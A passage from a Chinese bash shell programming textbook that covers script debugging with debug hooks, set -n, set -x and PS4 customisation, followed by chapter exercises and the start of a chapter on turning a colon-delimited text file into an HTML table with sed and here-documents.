 then
    $@                                    #执行所有的输入参数，$*与$@等价
 fi
}

a=0
b=2
c=100
DEBUG echo "a=$a b=$b c=$c"               #第 1 个调试钩子
while :
do
  DEBUG echo "a=$a b=$b c=$c"             #第 2 个调试钩子
  if ((a >= 10))                          #当 a 大于或等于 10 时，跳出 while 循环
 then
      break
    fi

let "a=a+2"                                    #a、b、c 值不断变化
let "b=b*2"
let "c=c-10"
done
```

例 16-8 的 debugblock.sh 脚本定义 DEBUG 函数，其中封装了一个调试钩子，调试钩子是一个 if/then 结构，当 DEBUG 变量为 true 时，执行所有的位置参数，用$@表示，当然也可用$*表示。然后，debugblock.sh 脚本在下面的代码中插入两个调试钩子，每个调试钩子的语句为“DEBUG echo "a=$a b=$b c=$c"”，echo "a=$a b=$b c=$c"作为 DEBUG 函数的位置参

数被执行。下面看一看 debugblock.sh 脚本的执行结果：

```
#例 16-8 debugblock.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH16$ export DEBUG=true      #将 DEBUG 置为 true，启动调试钩子
alloy@alloy:~/linuxshell/CH16$ ./debugblock.sh
a=0 b=2 c=100
a=0 b=2 c=100
a=2 b=4 c=90
a=4 b=8 c=80
a=6 b=16 c=70
a=8 b=32 c=60
a=10 b=64 c=50                                        #调试钩子跟踪 a、b、c 三个变量的值
alloy@alloy:~/linuxshell/CH16$
```

执行 debugblock.sh 脚本之前，先用 export 命令将 DEBUG 赋值为 true，调试钩子启动，执行 debugblock.sh 脚本时，不断输出 a、b、c 三个变量的值，达到跟踪变量值变化的目的。例 16-3 的 trapdebug.sh 脚本用 trap 命令捕捉 DEBUG 信号跟踪变量值，本例使用调试钩子的方法，两种方法达到的效果是等价的。

16.2.4 使用 Shell 选项

前面所述的 trap 命令、tee 命令、调试钩子等方法都是通过修改 Shell 脚本的源代码，令其输出相关的调试信息来定位错误的。本节将要介绍的使用 Shell 选项的调试方法是一种不修改源代码的方法。本书 9.1 节曾介绍过 bash Shell 选项的种类、简写及其意义，以及利用 set 命令开启和关闭 Shell 选项的方法，在众多的 Shell 选项中，有三个选项可以用于脚本的调试，分别是-n、-x 和-c，如表 16-2 所示。

表 16-2 Shell 的调试选项、简写及其意义

选项名称	简　写	意　义
noexec	n	读取脚本中的命令，进行语法检查，但不执行这些命令
xtrace	x	在执行每个命令之前，将每个命令打印到标准输出（stdout）
无	c …	从…中读取命令

-n 选项可用于测试 Shell 脚本是否存在语法错误，但不会实际执行命令。在 Shell 脚本编写完成之后，实际执行之前，首先使用-n 选项来测试脚本是否存在语法错误是一个很好的习惯。因为 Shell 脚本中的某些命令在执行时会对系统环境产生影响，比如生成或移动文件等，如果在实际执行时才发现语法错误，就需要做一些系统环境的恢复工作，才能继续测试这个脚本。下面的例 16-9 利用-n 选项来测试脚本的语法错误，我们在 16.1 节的 misskey.sh 脚本中添加开启-n 选项的命令：

```
#例 16-9：misskey.sh 脚本演示利用-n 选项来测试脚本的语法错误
#!/bin/bash

set -n                                                #或 set -o noexec
echo "Start executing this script..."                 #用于判断脚本是否执行
var=0
while :
 if [ $var -gt 3]
 then
```

```
    break
  fi
let "var=var+1"
done
```

例 16-9 的 misskey.sh 脚本首先开启-n 选项，可以用两种等价命令 set -n 和 set -o noexec，然后，用一行 echo 语句判断脚本是否被执行，一旦执行 misskey.sh 脚本，echo "Start executing this script..."语句必定被执行。下面给出 misskey.sh 脚本的执行结果：

```
#例 16-9 misskey.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH16$ ./missskey.sh
./missskey.sh: 行 12: 未预期的符号 `done' 附近有语法错误
./missskey.sh: 行 12: `done'     #直接输出错误信息，而未输出"Start executing this script..."
alloy@alloy:~/linuxshell/CH16$
```

一旦执行 misskey.sh 脚本，立即输出错误信息，并未输出"Start executing this script..."，即脚本开始处的 echo 命令未执行，这说明 misskey.sh 脚本并未真正执行，而只是做了语法检查。

在脚本中加入 set 命令开启-n 选项进行语法检查只是一种方法，另外，还可以利用 sh 命令直接对脚本进行语法检查，命令格式为：

```
sh -n 脚本名
```

下面的例 16-10 给出这一用法的示例，从中可看出使用 sh 命令前后的区别：

```
#例 16-10：演示用 sh -n 命令对脚本进行语法检查
alloy@alloy:~/linuxshell/CH16$ cat missskey.sh              #将 set 命令一行去掉
#!/bin/bash

echo "Start executing this script..."
var=0
while :
 if [ $var -gt 3]
 then
   break
 fi
let "var=var+1"
done
alloy@alloy:~/linuxshell/CH16$ sh -n missskey.sh            #sh -n 命令对脚本进行语法检查
missskey.sh: 行 12: 未预期的符号 `done' 附近有语法错误
missskey.sh: 行 12: `done'
alloy@alloy:~/linuxshell/CH16$ ./missskey.sh                #执行脚本
Start executing this script...                              #echo 语句执行了
./missskey.sh: 行 12: 未预期的符号 `done' 附近有语法错误
./missskey.sh: 行 12: `done'
alloy@alloy:~/linuxshell/CH16$
```

例 16-10 将 misskey.sh 脚本中的 set 命令一行去掉，因为既然使用了 sh -n 命令，就不再需要 set 命令了。然后，例 16-10 用 sh -n 命令对 misskey.sh 脚本进行语法检查，结果仍然是立即输出错误信息，而不输出"Start executing this script..."信息，但是，直接执行 misskey.sh 脚本就不一样了，"Start executing this script..."先输出，再输出错误信息，因为 Shell 是边解释边执行的，当执行到错误行时才会输出错误信息，并不影响其他行命令的执行。

-x 选项可用来跟踪脚本的执行，是 Shell 脚本调试的强有力工具，-x 选项使 Shell 在执行脚本的过程中把它实际执行的每一个命令行显示出来，并且在行首显示一个“+”符号，“+”

符号后面显示的是经过了变量替换之后的命令行内容，有助于分析实际执行的命令。-x 选项使用起来简单方便，可以满足大多数的 Shell 调试任务的需要，是程序员首选的调试手段。-x 选项经常与 trap 捕捉 DEBUG 信号结合使用，这样既可以输出实际执行的每一条命令，又可以逐行跟踪相关变量的值，对调试相当有帮助。

与-n 选项类似，使用-x 选项也有两种方法，在脚本内用 set 命令打开-x 选项，或者用 sh -x 执行脚本。下面的例 16-11 以例 16-4 的 trapdebug.sh 脚本为例，来说明-x 选项与捕捉 DEBUG 信号相结合达到的效果：

```
#例 16-11：将-x 选项与 trap 捕捉 DEBUG 信号相结合对 trapdebug.sh 脚本进行调试
#结果中"+"符号开头的是-x 选项输出的语句；"++"符号开头的是 trap 命令输出的语句
alloy@alloy:~/linuxshell/CH16$ sh -x trapdebug.sh        #以-x 选项执行 trapdebug.sh 脚本
+ trap 'echo "before execute line:$LINENO, a=$a,b=$b,c=$c"' DEBUG
++ echo 'before execute line:4, a=,b=,c='
before execute line:4, a=,b=,c=
+ a=0
++ echo 'before execute line:5, a=0,b=,c='
before execute line:5, a=0,b=,c=
+ b=2
++ echo 'before execute line:6, a=0,b=2,c='
before execute line:6, a=0,b=2,c=
+ c=100
++ echo 'before execute line:7, a=0,b=2,c=100'
before execute line:7, a=0,b=2,c=100
+ :
++ echo 'before execute line:9, a=0,b=2,c=100'
before execute line:9, a=0,b=2,c=100
+ (( a >= 10 ))
++ echo 'before execute line:14, a=0,b=2,c=100'
before execute line:14, a=0,b=2,c=100
+ let a=a+2
++ echo 'before execute line:15, a=2,b=2,c=100'
before execute line:15, a=2,b=2,c=100
+ let 'b=b*2'
++ echo 'before execute line:16, a=2,b=4,c=100'
before execute line:16, a=2,b=4,c=100
+ let c=c-10
++ echo 'before execute line:7, a=2,b=4,c=90'
before execute line:7, a=2,b=4,c=90
+ :
++ echo 'before execute line:9, a=2,b=4,c=90'
before execute line:9, a=2,b=4,c=90
+ (( a >= 10 ))
++ echo 'before execute line:14, a=2,b=4,c=90'
before execute line:14, a=2,b=4,c=90
+ let a=a+2
++ echo 'before execute line:15, a=4,b=4,c=90'
before execute line:15, a=4,b=4,c=90
+ let 'b=b*2'
++ echo 'before execute line:16, a=4,b=8,c=90'
before execute line:16, a=4,b=8,c=90
+ let c=c-10
++ echo 'before execute line:7, a=4,b=8,c=80'
before execute line:7, a=4,b=8,c=80
```

```
+ :
++ echo 'before execute line:9, a=4,b=8,c=80'
before execute line:9, a=4,b=8,c=80
+ (( a >= 10 ))
++ echo 'before execute line:14, a=4,b=8,c=80'
before execute line:14, a=4,b=8,c=80
+ let a=a+2
++ echo 'before execute line:15, a=6,b=8,c=80'
before execute line:15, a=6,b=8,c=80
+ let 'b=b*2'
++ echo 'before execute line:16, a=6,b=16,c=80'
before execute line:16, a=6,b=16,c=80
+ let c=c-10
++ echo 'before execute line:7, a=6,b=16,c=70'
before execute line:7, a=6,b=16,c=70
+ :
++ echo 'before execute line:9, a=6,b=16,c=70'
before execute line:9, a=6,b=16,c=70
+ (( a >= 10 ))
++ echo 'before execute line:14, a=6,b=16,c=70'
before execute line:14, a=6,b=16,c=70
+ let a=a+2
++ echo 'before execute line:15, a=8,b=16,c=70'
before execute line:15, a=8,b=16,c=70
+ let 'b=b*2'
++ echo 'before execute line:16, a=8,b=32,c=70'
before execute line:16, a=8,b=32,c=70
+ let c=c-10
++ echo 'before execute line:7, a=8,b=32,c=60'
before execute line:7, a=8,b=32,c=60
+ :
++ echo 'before execute line:9, a=8,b=32,c=60'
before execute line:9, a=8,b=32,c=60
+ (( a >= 10 ))
++ echo 'before execute line:14, a=8,b=32,c=60'
before execute line:14, a=8,b=32,c=60
+ let a=a+2
++ echo 'before execute line:15, a=10,b=32,c=60'
before execute line:15, a=10,b=32,c=60
+ let 'b=b*2'
++ echo 'before execute line:16, a=10,b=64,c=60'
before execute line:16, a=10,b=64,c=60
+ let c=c-10
++ echo 'before execute line:7, a=10,b=64,c=50'
before execute line:7, a=10,b=64,c=50
+ :
++ echo 'before execute line:9, a=10,b=64,c=50'
before execute line:9, a=10,b=64,c=50
+ (( a >= 10 ))
++ echo 'before execute line:11, a=10,b=64,c=50'
before execute line:11, a=10,b=64,c=50
+ break
alloy@alloy:~/linuxshell/CH16$
```

例 16-11 中对 trapdebug.sh 脚本的调试结果比例 16-4 多出了所执行的每条命令，即上述

结果中以“+”符号开头的语句，trap 命令捕捉到 DEBUG 信号后的输出语句以“++”符号开头，如此详细的信息有助于程序员对脚本的执行过程进行跟踪，从而发现所存在的逻辑错误。

-x 选项以“+”符号作为提示符表示调试信息，显得美中不足，如果提示符能包含一些重要信息，对调试将更有帮助，那么我们能否定制-x 选项的提示符呢？答案是肯定的。bash Shell 提供了三个有用的内部变量用于-x 选项提示符的定制，这三个变量及其意义列于表 16-3 中。

表 16-3　Shell 用于调试的内部变量及其意义

变量名称	意　义
LINENO	表示 Shell 脚本的行号
FUNCNAME	数组变量，表示整个调用链上所有的函数名
PS4	设置-x 选项的提示符，默认值是“+”符号

有了表 16-3 中的三个内部变量后，我们就可以通过设置 PS4，使得-x 选项提示符能包含 LINENO 和 FUNCNAME 等丰富的信息。下面的例 16-12 演示了定制-x 选项提示符的用法：

```
#例 16-12: nestfun.sh 脚本演示-x 选项提示符的定制功能
#!/bin/bash

isroot()                                    #判断是否是 root 用户
{
 if [ "$UID" -ne 0 ]
       then
          return 1
       else
          return 0
       fi
}

echoroot()                                  #调用 isroot 函数，输出相关信息
{
 isroot
       if [ "$?" -ne 0 ]
       then
          echo "I am not ROOT user!"
       else
          echo "ROOT user!"
       fi
}

#对 PS4 赋值，定制-x 选项的提示符
export PS4='+{$LINENO:${FUNCNAME[0]}:${FUNCNAME[1]}}'
echoroot                                    #调用 echoroot 函数
```

例 16-12 的 nestfun.sh 脚本定义了两个函数 isroot 和 echoroot，而且两个函数之间嵌套调用。isroot 函数用于判断执行脚本的用户是否是 root，若是，则返回 0，否则返回 1；echoroot 嵌套调用 isroot，根据 0 和 1 返回值输出相应的信息。然后，nestfun.sh 脚本对 PS4 变量重新赋值，PS4='+{$LINENO:${FUNCNAME[0]}:${FUNCNAME[1]}}'，即-x 选项的提示符显示脚本的行号、当前函数名字，以及调用当前函数的函数名字，$FUNCNAME 是一个数组变量，记录了整个调用链上所有的函数名字，变量${FUNCNAME[0]}表示 Shell 脚本当前正在执行

的函数名字，而变量${FUNCNAME[1]}则表示调用函数${FUNCNAME[0]}的函数名字，以此类推。下面给出 nestfun.sh 脚本用-x 选项的调试结果：

```
#例 16-12 nestfun.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH16$ sh -x nestfun.sh
+{::{[1]}}export 'PS4=+{$LINENO:${FUNCNAME[0]}:${FUNCNAME[1]}}'
+{::{[1]}}PS4='+{$LINENO:${FUNCNAME[0]}:${FUNCNAME[1]}}'
+{25::}echoroot                              #主函数调用 echoroot
+{15:echoroot:main}isroot                      #echoroot 调用 isroot
+{5:isroot:echoroot}'[' 0 -ne 0 ']'                  #执行 isroot 中的 if 语句
+{9:isroot:echoroot}return 0                 #执行 isroot 中的 return 语句
+{16:echoroot:main}'[' 0 -ne 0 ']'             #执行 echoroot 中的 if 语句
+{20:echoroot:main}echo 'ROOT user!'         #执行 echoroot 中的 echo 语句
ROOT user!                                  #脚本正常输出的结果
alloy@alloy:~/linuxshell/CH16$
```

从上述 nestfun.sh 脚本的执行结果可以看出，-x 选项的提示符能够显示行号、函数名称。如：+{15:echoroot:main}isroot 表示脚本 15 行，所在函数是 echoroot，调用 echoroot 函数的是 main 函数，Shell 脚本 main 函数指的是该脚本本身的代码，执行的命令是调用 isroot。

-c 选项使 Shell 解释器从一个字符串中而不是从一个文件中读取并执行 Shell 命令，当需要临时测试一小段脚本的执行结果时，可以使用这个选项。-c 选项使用频率不高。下面举例说明-c 选项的意思和用法：

```
例 16-13：演示-c 选项的用法
#单引号是一个字符串，字符串中包含若干条命令，中间用分号相分隔
alloy@alloy:~/linuxshell/CH16$ sh -c 'a=2;b=2010;let c=$a*$b;echo "c=$c"'
c=4020
alloy@alloy:~/linuxshell/CH16$
```

sh -c 实际上就是将后面的字符串作为命令来执行，一个字符串可以包含多个命令，命令之间需要用分号分隔，例 16-13 字符串包含了 4 个命令，结果输出 c 变量的值。

16.3 本章小结

针对 Shell 脚本调试难度大的问题，本章全面系统地介绍了 Shell 脚本的调试技术，主要包含四种技巧：trap 命令、tee 命令、调试钩子和 Shell 选项。trap 命令能代替 echo 语句，很方便地在脚本中输出调试信息，能用于变量跟踪、函数和命令成功与否的跟踪等。tee 命令常用于调试管道错误，便于程序员明晰管道间的数据流向。调试钩子是借鉴高级程序设计语言的方法，它使得调试模块与程序功能模块分离，是一种很好的脚本编写风格。Shell 选项是不改变脚本内容而进行脚本的调试的一种方法，-n 选项和-x 选项是常见的脚本调试手段，-n 选项适用于调试脚本的语法错误，而-x 选项则适用于调试脚本的逻辑错误。

16.4 上机提议

1．下面的脚本试图输出语句 Why can't I write 's between single quotes，请指出该脚本存

在哪些错误？这些错误的类型是什么？最后给出改正后的脚本。

```
#!/bin/bash

echo 'Why can''"'t I write' ""'s between single quotes'
```

2. 下面的脚本需要输出$PWD=[当前目录]格式的结果，请指出该脚本存在哪些错误？这些错误的类型是什么？最后给出改正后的脚本。

```
#! /bin/bash

echo "$PWD=pwd"
```

3. 下面重新给出一个获得本地 IP 地址的 Shell 脚本，脚本名字是 obtainIP2.sh，内容如下：

```
# obtainIP2.sh 脚本：获取本地 IP 地址，将其存储到 localIP 变量中
#!/bin/bash

localIP=`ifconfig | grep 'inet addr' | grep -v '127.0.0.1' |cut -d: -f3 | awk '{print $1}'`
echo "The local IP is: $localIP"
```

obtainIP2.sh 脚本中是存在逻辑错误的，请使用 tee 命令对 obtainIP2.sh 脚本进行调试，发现其中的错误并改正。

4. 对例 16-12 给出的 nestfun.sh 脚本利用 trap 命令捕捉 EXIT 信号和 ERR 信号，trap 命令对这两种信号输出不同的内容，分别用 root 用户和非 root 用户执行 nestfun.sh 脚本，观察输出的结果。

5. 下面给出的脚本涉及子 Shell 的创建，请用-x 选项对该脚本进行调试，观察变量取值的变化。

```
#create_subshell.sh
#!/bin/bash

outervar=OUTER

(    #进入子 Shell
echo "Enter the subShell"
innervar=INNER
)

echo "Return to father Shell is: $BASH_SUBSHELL"
```

6. 当利用-x 选项对 create_subshell.sh 脚本进行调试时，-x 选项提示符需要显示当前命令的行号，以及子 Shell 层次两个参数的信息，请通过对 PS4 变量的赋值实现-x 选项的定制。（提示：可用$BASH_SUBSHELL 变量。）

7. 下面的脚本 readname.sh 接收用户输入姓名，for 循环查看输入的姓名是否在已定义的列表中，请用 trap 命令跟踪 readname.sh 脚本变量的变化。

```
#!/bin/bash
LIST="Zhiang Qing John Yi Xiaojin Norman Leslie Longkui"
echo -n "Please enter your name:"
read NAME

for TEMP in $LIST
do
```

```
    if ["$TEMP" = "$NAME" ]
    then
      echo "You are in the LIST"
      break
      fi
done
```


8．在上面的 readname.sh 脚本中插入调试钩子，跟踪变量的变化，要求调试钩子参照例 16-8 用函数的方法实现。

9．举一个适合用-n 选项检查语法错误的脚本，体会-n 选项只检查不执行的方式给脚本调试带来的便利。

10．利用-c 选项写出命令，实现如下功能：列出/etc 目录中所有以 m 开头文件的详细信息。

11．下面给出一个脚本片段，这个片段试图跟踪系统日志文件（/var/log/messages）的最新信息，但是，这段代码会被挂起，不会做任何有意义的事情。请读者分析其中的原因，并修复它，然后让这个脚本按要求运行。（提示：不要使用代码块重定向，试试管道。）

```
while read LINE
do
   echo $LINE
done < `tail -f /var/log/messages`
```



第17章

bash Shell编程范例

Shell脚本语言一般不适用于大型的项目、计算复杂的工程或有高级需求的应用软件，它适用于系统管理、文本处理等方面完成特定功能的常用小工具或小程序，本章将介绍几个Shell编程在系统管理、文本处理和数据库等方面的实例，有的例子是计算机科学中的经典问题，有的例子出自大型公司的Linux测试题，这些实例都需要综合使用前面章节所述的Shell命令和编程技巧，希望这些实例对读者灵活运用Shell编程技术有所帮助。

17.1 将文本文件转化为 HTML 文件

HTML（HyperText Mark-up Language）称为超文本标记语言或超文本链接标识语言，是目前万维网（World Wide Web，WWW）上应用最广泛的语言，也是构成网页文档的主要语言。HTML 文本是由 HTML 命令组成的描述性文本，HTML 命令可以说明文字、图形、动画、声音、表格、链接等。HTML 的结构包括头部（Head）、主体（Body）两大部分，其中头部描述浏览器所需的信息，而主体则包含所要说明的具体内容。

本节介绍一个能将普通文本文件转化为 HTML 文件的脚本，然后，该 HTML 可以用 Internet 浏览器打开，并以我们在 HTML 文件中所设置的格式显示。以下面的 TEACHER.db 文件为例：

```
alloy@alloy:~/linuxshell/CH17$ cat TEACHER.db          #查看 TEACHER.db 文件的内容
B Liu:Shanghai Jiaotong University:Shanghai:China
C Lin:University of Toronto:Toronto:Canada
D Hou:Beijing University:Beijing:China
J Luo:Southeast University:Nanjing:China
Y Zhang:Victory University:Melbourne:Australia
alloy@alloy:~/linuxshell/CH17$
```

TEACHER.db 文件的每行是一条记录，记录了一位教授的姓名、所在学校、城市和国家，域之间用冒号分隔。现在我们要将 TEACHER.db 文件转换为 HTML 格式的文件，即试图将 TEACHER.db 文件转化到如下格式：

```
    #TEACHER.html 文件的格式
    <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/
html4/loose.dtd">
    <HTML>
     <HEAD>
       <TITLE>
         ……
       </TITLE>
     </HEAD>
     <BODY>
       <TABLE>
         <TR>
           <TD>B Liu</TD>
           <TD>Shanghai Jiaotong University</TD>
           <TD>Shanghai</TD>
           <TD>China</TD>
         </TR>
         ……
       </TABLE>
     </BODY>
    </HTML>
```

HTML 文件的第一行是 DOCTYPE 声明行，DOCTYPE 是 Document Type（文档类型）的简写，用来说明所使用的 XHTML 或者 HTML 是什么版本。DOCTYPE 声明的作用是指出阅读程序应该用什么规则集来解释文档中的标记，不正确的 DOCTYPE 声明经常导致网页不

能正确显示，或者导致它们根本不能显示。在此，我们所使用的是 HTML 4.0 版本，就使用“<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">”语句声明。

HTML 文件中所有用尖括号（<>）标记的字段称为标签，标签名称是不区分大小写的，如果起始标签是<TAG>，与其对应的结束标签就是</TAG>。<HTML></HTML>标签对表示整个 HTML 文件的起始与结束，是 HTML 文件最外层的标签。<HEAD></HEAD>标签对是 HTML 文件的头部，其中<TITLE></TITLE>标签对用于定义该文件的标题，即在浏览器窗口标题栏上显示的内容。<BODY></BODY>标签对定义了所有在浏览器中看得见的内容，<BODY>中可以用很多种办法显示 TEACHER.db 文件的内容。在本例中，我们用表格的形式来显示 TEACHER.db。

<TABLE></TABLE>标签对定义了一张表格，表格由行组成，每行对应于 TEACHER.db 文件的一条记录；<TR></TR>标签对定义了表格的一行，表格行又包含很多单元格，每个单元格对应于 TEACHER.db 文件记录的一个域；<TD></TD>标签对定义了表格行中的一个单元格，而 TEACHER.db 文件记录的域内容就保存到<TD></TD>标签对中，如：<TD>B Liu</TD>。

在了解 TEACHER.db 和 TEACHER.html 文件格式的基础上，我们需要编写 Shell 脚本实现 TEACHER.db 到 TEACHER.html 的转换，该脚本可以通过以三个步骤来完成。

① 建立 HTML 文件开始处的模板文件，直到<TABLE>之前。

② 将 TEACHER.db 的记录放到<TD></TD>标签对内。

③ 建立 HTML 文件结束时的模板文件，从<\TABLE>到结束。

将文本文件转换为 HTML 文件的脚本名为 htmlconver.sh，内容如下：

```
#例 17-1：htmlconver.sh 脚本将文本文件转换为 HTML 文件
#!/bin/bash
cat << CLOUD              # Here-document 用法，CLOUD 是分界符
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
 <HEAD>
   <TITLE>
   教授的信息
   </TITLE>
 </HEAD>
 <BODY>
   <TABLE>
CLOUD                     #建立 HTML 文件开始处的模板文件完成

#将标准输入的内容用 sed 命令进行处理，sed 命令有 3 个编辑选项
#第 1 个编辑选项将域分隔符（:）替换成</TD><TD>
#第 2 个编辑选项在每行起始处加上<TR><TD>
#第 3 个编辑选项在每行结束处加上</TD></TR>
sed -e 's/:/<\/TD><TD>/g' -e 's/^/<TR><TD>/g' -e 's/$/<\/TD><\/TR>/g'

cat << CLOUD
 </TABLE>
 </BODY>
 </HTML>
CLOUD                     #建立 HTML 文件结束时的模板文件完成
```

htmlconver.sh 脚本在建立 HTML 文件开始处和结束处的模板文件时都使用了 cat 命令的 Here-document 用法，cat << CLOUD 将到下一个 CLOUD 出现的所有中间内容输出到 stdout，这种用法在本书第 10 章已介绍过。开始处的模板文件将<TITLE>标签命名为“教授的信息”，并且开始处的模板文件输出了<BODY>和<TABLE>。接着，htmlconver.sh 脚本利用 sed 命令将 TEACHER.db 的记录放到<TD></TD>标签对内，它利用 sed 的 3 个编辑选项来实现，第 1 个编辑选项将域分隔符（即冒号）替换成</TD><TD>，值得注意的是，“/”属于特殊字符，需要用转义符将其转化为字面含义；第 2 个编辑选项在每行起始处加上<TR><TD>，用正则表达式^匹配行首；第 3 个编辑选项在每行结束处加上</TD></TR>，仍以转义符屏蔽“/”，用正则表达式$匹配行首。

下面是例 17-1 中 htmlconver.sh 脚本的执行结果：

```
    #例 17-1 htmlconver.sh 脚本的执行结果
    alloy@alloy:~/linuxshell/CH17$ chmod u+x htmlconver.sh
    #执行 htmlconver.sh，将 TEACHER.db 重定向到 stdin，stdout 重定向到 TEACHER.html
    alloy@alloy:~/linuxshell/CH17$ ./htmlconver.sh <TEACHER.db >TEACHER.html
    alloy@alloy:~/linuxshell/CH17$ cat TEACHER.html          #查看 TEACHER.html 的文件内容
    <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/
TR/html4/loose.dtd">
    <HTML>
     <HEAD>
       <TITLE>
       教授的信息
       </TITLE>
      </HEAD>
      <BODY>
        <TABLE>
    <TR><TD>B  Liu</TD><TD>Shanghai  Jiaotong  University</TD><TD>Shanghai</TD><TD>China
</TD></TR>
    <TR><TD>C Lin</TD><TD>University of Toronto</TD><TD>Toronto</TD><TD>Canada</TD></TR>
    <TR><TD>D Hou</TD><TD>Beijing University</TD><TD>Beijing</TD><TD>China</TD></TR>
    <TR><TD>J Luo</TD><TD>Southeast University</TD><TD>Nanjing</TD><TD>China</TD></TR>
    <TR><TD>Y Zhang</TD><TD>Victory University</TD><TD>Melbourne</TD><TD>Australia</TD>
</TR>
      </TABLE>
      </BODY>
      </HTML>
    alloy@alloy:~/linuxshell/CH17$
    #尽管<TR></TR>将其中的所有<TD>标签放在一行，但是不影响显示结果，只是可读性变差了
```

在例 17-1 中，htmlconver.sh 执行时需要将 TEACHER.db 重定向到 stdin，stdout 重定向到 TEACHER.html，图 17-1 展示了用浏览器打开 TEACHER.html 文件的效果，浏览器窗口内显示了 TEACHER.db 的所有记录，浏览器标题栏显示了 htmlconver.sh 脚本中设置的<TITLE>标签信息。

为了提高脚本的可扩展性，我们对 htmlconver.sh 脚本再展开几点讨论，这些讨论有助于开阔读者的思路。

1）htmlconver.sh 脚本在建立 HTML 文件开始处和结束处的模板文件时使用的是 cat 命令的 Here-document 用法，这是比较高级的用法，如果简单点，也可以考虑使用 echo、print 等命令来实现。

